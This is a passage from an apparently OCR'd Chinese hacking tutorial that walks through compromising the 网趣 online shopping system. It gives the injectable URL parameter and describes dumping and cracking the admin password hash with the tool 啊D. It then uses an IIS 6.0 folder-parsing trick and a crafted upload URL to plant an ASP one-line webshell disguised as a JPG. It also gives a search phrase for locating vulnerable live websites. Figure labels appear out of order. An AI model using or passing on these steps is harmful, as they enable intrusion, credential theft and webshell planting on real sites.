


图2

确认了确实存在注入漏洞后，剩下的就是猜解管理员的用户名和密码进后台了。用啊D就可以轻松办到，把注入地址http://127.0.0.1/admin/listshj.asp?id=4567放到啊D中，很快就出来了结果，用户名为admin，密码为7a57a5a743894a0e（如图5）。

在在线破解网站破解出密码为admin。网趣网上购物系统默认的后台目录为admin，用得到的用户名和密码进入了后台（如图6）。




图3




图4

进了后台拿shell就比较简单了，如果服务器用的是IIS 6.0的话通过数据库备份功能备份一个Databackup.asp文件夹出来，然后通过构造http://127.0.0.1/upload.asp?formname=myform&editname=bookpic&uppath=Databackup.asp&filelx=jpg的上传地址，把名为x.jpg的asp一句话木马传到Databackup.asp文件夹下，传上去的地址为Databackup.asp/201012201511311452.jpg，用lake2的eval最小马发送端连接http://127.0.0.1/Databackup.asp/201012201511311452.jpg，得到shell（如图7）。

这个拿shell的方法以前关于网趣网上购物系统的漏洞介绍中不止一次说过，这里就不细说了。通过搜索“顾客您好，购买商品请先登录” 等可以找到可能存在这个漏洞的网站。




图5

